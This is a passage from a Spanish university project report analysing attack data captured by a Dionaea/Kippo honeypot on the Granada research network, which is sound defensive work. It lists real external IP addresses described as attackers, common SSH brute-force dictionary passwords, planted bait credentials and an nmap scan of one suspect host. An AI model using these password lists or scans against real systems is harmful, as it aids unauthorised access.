- Control de acceso: Debe implementar un acceso mediante identificación de usuarios a la funcionalidad de la herramienta.
- Consulta de la información recopilada: Si bien no se busca que sea una herramienta de análisis y consulta demasiado potente, pues eso escapa a los requisitos expuestos, si debe dar la funcionalidad necesaria para hacer el trabajo diario con ella cómodo y ágil, en superación de las problemáticas expuestas en los antecedentes.
- Configuración: Debe permitir la configuración elemental de la detección, por las mismas razones expuestas en el apartado anterior.

Mantenimiento



En cumplimiento del requisito 13 se contempla la funcionalidad de solucionar los problemas en solución a la problemática expuesta en el apartado de antecedentes. Implica:

- Borrado periódico del malware recopilado por Dionaea.
- Borrado periódico del contenedor de herramientas descargadas durante la amenaza de infiltración en Kippo.
- Borrado periódico de log de Dionaea y Kippo, post salvado en la base de datos.

Comunicación con fuente de datos externa (OPCIONAL)

Opcionalmente se ha implementado en detrimento del requisito 11 los módulos necesarios para comunicar la información almacenada en local hacia la base de datos centralizada (Oracle 11g en el C.S.I.R.C). Para ello es necesario que la herramienta honeypot haga uso de los módulos Oracle InstantClient y cx_Oracle.

Esquema conceptual




Fig2: Esquema conceptual de implantación de Zetsu en la red de la U.G.R

ENSABLADO DEL CODISEÑO IMPLEMENTACION

En esta fase implementaremos el código necesario para dar la funcionalidad a la herramienta para subsanar la problemática planteada en los antecedentes con las herramientas elegidas en la planificación

Ensamblado del codiseño (Ver Anexo de ensamblado)

Implementación de código (Ver Anexo de código)




Fig2.1: Algunas capturas de la interface de usuario de la herramienta honeypot

ANALISIS DE LA INFORMACION

En este apartado analizaremos la información recopilada por la herramienta, durante todo el tiempo

de que estuvo en funcionamiento, desde el 29-11-2010 hasta la actualidad.

NOTA1: Para el análisis de la información se filtrarán equipos de pruebas vinculados al C.S.I.R.C.

NOTA2: Por privacidad se omitirán las ip de estos, referenciándolos como IPEquipoSEGn.

Volumen y procedencia (Ver Anexo estadísticas de ataques por paises)

En primer lugar identificaremos el volumen de amenazas detectado y su procedencia.



Número de conexiones detectadas por Dionaea y Kippo

```
SELECT COUNT(connection)
FROM connections
WHERE remote_host != 'IPEquipoSEGn' and remote_host != ' IPEquipoSEGn.+1'...;
= 297510
```

```
SELECT COUNT(ip)
FROM tablaLogin
WHERE ip != ' IPEquipoSEGn ' and ip != ' IPEquipoSEGn+1 '...;
=404268
```

$297510 + 404268 = 701778$

Lo que implica un total de 701778 intentos de conexión, de presuntas amenazas.

Ahora bien el número de conexiones no son una buena medida, pues un solo escaneo puede implicar miles. Distinguimos por IP y obtenemos:



Número de direcciones ip detectadas por Dionaea y Kippo

```
SELECT COUNT(DISTINCT(remote_host))
FROM connections
WHERE remote_host != 'IPEquipoSEGn' and remote_host != ' IPEquipoSEGn.+1'...;
=17656
```

```
SELECT COUNT(DISTINCT(ip))
FROM tablaLogin
WHERE ip != ' IPEquipoSEGn ' and ip != ' IPEquipoSEGn+1 '...;
=1892
```

$17656 + 1892 = 19548$

Un total de 19548 direcciones ip involucradas en presuntas amenazas. Lo que nos da una idea del volumen de actividad sospechosa que recibe un solo host (con ip pública) de una subred cualquiera del C.S.I.R.C.

Por ultimo nos preguntamos, ¿cuántas de estas amenazas son generadas desde dentro de la red de investigación científica de Andalucía? ¿Tenemos al enemigo alojado casa?

Network, ASN information and tools (150.214.0.0)	
Reverse DNS (PTR record)	not available
ASN number	198096



ASN name (ISP)	CICA Centro Informatico Cientifico de Andalucia
IP-range/subnet	150.214.0.0/16
	150.214.0.0 - 150.214.255.255
Network tools	 Ping 150.214.0.0
	 Traceroute 150.214.0.0

Tabla1: Dominio CICA Fuente. Fuente: [\[8\]](#)



Número de direcciones ip, pertenecientes a la red R.I.C.A detectadas por Dionaea y Kippo.

```
SELECT COUNT(DISTINCT(remote_host))
FROM connections
WHERE remote_host like('150.214.%') and remote_host != 'IPEquipoSEGn'...;
=171

SELECT COUNT(DISTINCT(ip))
FROM tablaLogin
WHERE ip like('150.214.%') and ip != ' IPEquipoSEGn ' and ip != ' IPEquipoSEGn+1'...;
=5

171 + 5 = 176
```

Podemos comprobar que son 176 incidentes asociados a distintas direcciones ip de la red R.I.C.A, en contraposición de las restantes 19372 de origen externo.




Fig3: Porcentaje direcciones vinculadas a incidencias externas frente a internas (R.I.C.A).

Amenazas más significativas

A la hora de proponer medidas de contingencia será necesario distinguir entre el origen de la amenaza y el tipo de esta. Dependiendo de la pertenencia de la conexión del equipo involucrado en el incidente de seguridad, y del tipo de la misma, las medidas a tomar pueden ser distintas.

Externas

Consultando las conexiones por puertos en la propia herramientas observamos que es con diferencia ssh el servicio más atacado. Además, de los datos extraídos de las consultas anteriores podemos afirmar que la inmensa mayoría son de origen externo.



Número de direcciones ip vinculadas a ataques al servicio ssh (puerto 22)

```
SELECT COUNT(DISTINCT(ip))  
FROM tablaLogin  
WHERE ip != ' IPEquipoSEGn ' and ip != ' IPEquipoSEGn+1 '...;  
=1892
```



Número de direcciones ip (R.I.C.A) vinculadas a ataques al servicio ssh (puerto 22)

```
SELECT COUNT(DISTINCT(ip))  
FROM tablaLogin  
WHERE ip like('150.214.%') and ip != ' IPEquipoSEGn ' and ip != ' IPEquipoSEGn+1 '...;  
=7
```





Fig4y5: El tipo de amenaza más frecuente y de procedencia externa a la red (R.I.C.A) son los ataques mediante fuerza bruta o diccionario al servicio SSH. Los datos muestran 404268 conexiones llevadas a cabo por 1899 direcciones ip, de las cuales solo 7 pertenecían a la U.G.R.

Internas

En contraposición, si filtramos teniendo solo en cuenta las direcciones ip pertenecientes a la red R.I.C.A observamos que el mayor número de ellas vinculadas a incidentes relacionados con el puerto 445, vinculado al protocolo SMB (Server Message Block).

La actividad hostil sobre dicho puerto está relacionada principalmente intentos de propagación de infecciones víricas y acceso medios de control a la máquina, de naturaleza humana o vírica.



Tabla con los puertos atacados por ip internas (R.I.C.A)

```
SELECT remote_host, local_port
FROM connections
WHERE remote_host like('150.214.%') and remote_host != 'IPEquipoSEGn' ...
ORDER BY local_port DESC;
```



Número de direcciones ip (R.I.C.A) vinculadas a propagación de malware y ataques a vulnerabilidades SMB (445).

```
SELECT COUNT(DISTINCT(remote_host))
FROM connections
WHERE remote_host like('150.214.%') and local_port = '445' and remote_host != 'IPEquipoSEGn' ...;
```

=149





Fig6: De las 171 direcciones ip vinculadas a incidentes de origen interno, 149 fueron relacionadas con la explotación de vulnerabilidades vinculadas al protocolo SMB.

Incidentes secundarios

Internet es la principal fuente de incidencias en seguridad y la mayor variedad de estas son de procedencia externa. Al ser la primera etapa tras el reconocimiento de la víctima, la búsqueda de credenciales débiles sobre servicios con control de acceso mediante usuario y clave es muy intensa. Podemos consultar en la propia herramienta el número de conexiones contra los servicios que emula, con estas características, para hacernos una idea de cuáles son los más amenazados.



Puerto/Servicio	# de Conexiones
21/FTP	557
1433/MSSQL	18143
3306/MySQL	28519
5060/VOIP	28376

Fig7: Podemos interpretar a la luz de los resultados que el acceso a servicios de telefonía IP y bases de datos son muy populares entre “los amigos de los ajeno”.

A la luz de los resultados podemos afirmar que resulta muy atractivo el acceso a base de datos y telefonía VOIP. Es curioso que más que incluso que a FTP que en principio nos permitiría la sustracción de archivos o dejar malware con la intención de que un usuario poco experimentado lo ejecute y comprometa por curiosidad el equipo. Esto demuestra que hay un gran interés por el acceso y/o robo de la información contenida en base de datos. Y el robo de cuentas VOIP por el dinero que pueden contener o el anonimato que pueden darnos mediante suplantación de identidad.

La información no solo es valiosa por la propia naturaleza que pueda tener, en mi experiencia puede ser un vehículo para la escalada de privilegios en el resto del sistema o la red. Este tipo de infiltración demuestra un comportamiento inteligente y es de sumo interés para localizar amenazas más serias. La herramienta emula dicho comportamiento, la base de datos MySQL emulada es en realidad un archivo SQLite, configurado para “tentar” una escalada de privilegios, desvelando comportamiento humano del atacante.

rowid	ip	dominio	servicio	usuario	password	level
1	localhost		sshd	root	root	bajo
2	localhost		sshd	rootReal	quickSilver	critico

Fig8: Tabla mostrada al atacante en MySQL emulado.




Fig9: Atacantes desvelan comportamiento humano al explotar información de la base de datos MySQL emulada, para acceder el servicio SSH emulado.

Escaneos de servicios

Aunque no hay manera de analizar incidencias que no llegaron a existir al no emularse determinados servicios, si podemos consultar los intentos de conexión contra determinados puertos, que Dionaea almacena como conexión rechazada. Esto nos dará una idea de los servicios más buscados durante los escaneos en busca de víctimas potenciales.




Fig10: Comparativa de escaneos a algunos servicios comúnmente utilizados.

Se observa como:

- Destacan la búsqueda de proxy al puerto 1080 y 8080, esta práctica es muy habitual para la búsqueda de servidores que permitan navegación anónima.

- Los servicios de escritorio remoto mediante RDP y VNC, especialmente RDP, también despiertan mucho interés por razones obvias, son otra vía de tomar el control de la máquina.
- Telnet no es un servicio olvidado y tiene su lógica. Aún es muy habitual encontrarlo en sistemas empotrados funcionando en routers, switch kvm (keyborard video mouse) y otros dispositivos de red.
- Vemos como también los servicios de correo despiertan cierto interés. Realmente más del que demuestra los datos. La razón es que hoy día el envío de spam tiene su principal fuente de recursos en equipos comprometidos por malware que por robo en sí de las cuentas.

Análisis de amenazas

Descritas las amenazas que hemos detectado a lo largo de este tiempo vamos a estudiar en mayor medida el comportamiento de las que suponen mayor riesgo.

Intrusión ssh

Por la información recopilada, sin duda la amenaza más grave tanto por la frecuencia como por los riesgos que supone. Afecta de manera crítica a la seguridad de la red, la intimidad de los usuarios y la seguridad del equipo.

El primer paso tras la búsqueda de víctimas potenciales ha sido la búsqueda en ellas de credenciales débiles. Los diccionarios a veces cuentan con varios miles de pares de usuarios y claves más o menos habituales o con algún criterio estratégico como el idioma de la víctima potencial o combinaciones con su nombre de dominio.

SELECT ip,count(password) AS cuenta FROM tablaLogin GROUP BY ip ORDER BY cuenta DESC	
Ejecutar SQL	Ultimo Error: not an error
ip	cuenta
61.41.173.3	17620
75.119.133.130	14867
66.96.254.2	9390
142.0.133.164	6494
118.151.159.118	6307
195.70.63.19	5985
220.225.120.221	5920
201.25.30.146	5816
62.122.74.50	5110
218.57.128.242	5089
216.18.193.125	4989
223.4.12.105	4840
200.17.101.90	4694

SELECT password,count(password) AS habituales FROM tablaLogin GROUP BY password ORDER BY habituales DESC	
Ejecutar SQL	Ultimo Error: not an error
password	habituales
123456	9105
password	4419
root	3795
1234	3179
12345	2451
123	2419
changeme	2084
qwerty	2039
abc123	1827
test	1602
1q2w3e	1440

SELECT password,count(password) AS habituales FROM tablaLogin WHERE password LIKE ('%ugr%') GROUP BY password ORDER BY habituales DESC	
Ejecutar SQL	Ultimo Error: not an error
password	habituales
ugr	1218
ugr.es	1194
vsorolla2.ugr	1193
ugr1	25
adminugr	4
ftpugr	4
vsorolla2.ugr.es	4
webugr	4
#ugr	2
%ugr	2
-ugr	2
.ugr	2
00000ugr	2

NOTA: De arriba hacia abajo y de izquierda a derecha

Fig11: Podemos observar el volumen de algunos diccionarios es considerable.

Fig12: Los diccionarios estan compuestos por claves habituales.

Fig13: A veces los diccionarios siguen estrategias como combinaciones con el nombre del dominio.

Tras el descubrimiento de alguna credencial vulnerable viene la intrusión, pero en contra de lo que podría parecer, esta rara vez es desde el equipo que realizo la búsqueda.

Veamos un ejemplo real:

1. Se detectó la intrusión desde la dirección ip 95.77.175.43 el 19-5-2013, que volvió a repetirse casi un mes después.

```
SELECT * FROM tablaLogin WHERE ip = '95.77.175.43' ORDER BY fechaTimeStamp
DESC
```

Enviar consulta SQLite ☐ Tabla Simplificada

2013-06-15 06:28:25	60	95.77.175.43	root p@ssw0rd	1
2013-05-19 02:24:45	32	95.77.175.43	root p@ssw0rd	1

2. Ese mismo día 5 direcciones ip más acertaron la clave, dos de ellas también a la primera.

```
SELECT * FROM tablaLogin WHERE fechaTimeStamp BETWEEN '1368836685.0' AND
'1369009485.0' and resultado = '1' ORDER BY fechaTimeStamp DESC
```

Enviar consulta SQLite ☐ Tabla Simplificada


2013-05-19 15:59:28	267	85.214.246.127	root p@ssw0rd	1
2013-05-19 15:31:12	191	175.195.182.182	root p@ssw0rd	1
2013-05-19 02:24:45	32	95.77.175.43	root p@ssw0rd	1
2013-05-19 02:22:08	31	218.89.136.139	root p@ssw0rd	1
2013-05-18 05:22:49	927	95.76.102.230	root p@ssw0rd	1
2013-05-18 02:27:31	734	94.102.3.151	root p@ssw0rd	1

3. Solo los países de la Unión Europea entraron a la primera, Asia solo escaneó. Ver Fig14.

3.1 NINGUNO tenía el puerto 9050, NINGUNO ERA NODO TOR.

3.2 Las dos direcciones ip de Rumania son dinámicas.

3.3 La ip Alemana pertenece a un sitio web con servicio SSH escondido en el puerto 55.

3.3.1  nmap -p 55 -A 85.214.246.127 => 55/tcp open ssh OpenSSH 6.0p1 Debian 4 (protocol 2.0).

3.3.2 Es posible que sea un equipo comprometido, aunque es muy poco probable pues demuestra prácticas en seguridad cambiando servicios críticos de puertos por defecto.

3.3.3 Es posible que sea extremo final de un ataque, o simplemente un fisgón.

- Esta es toda la información que podemos obtener dentro de la legalidad y sin salirnos de la temática del proyecto.

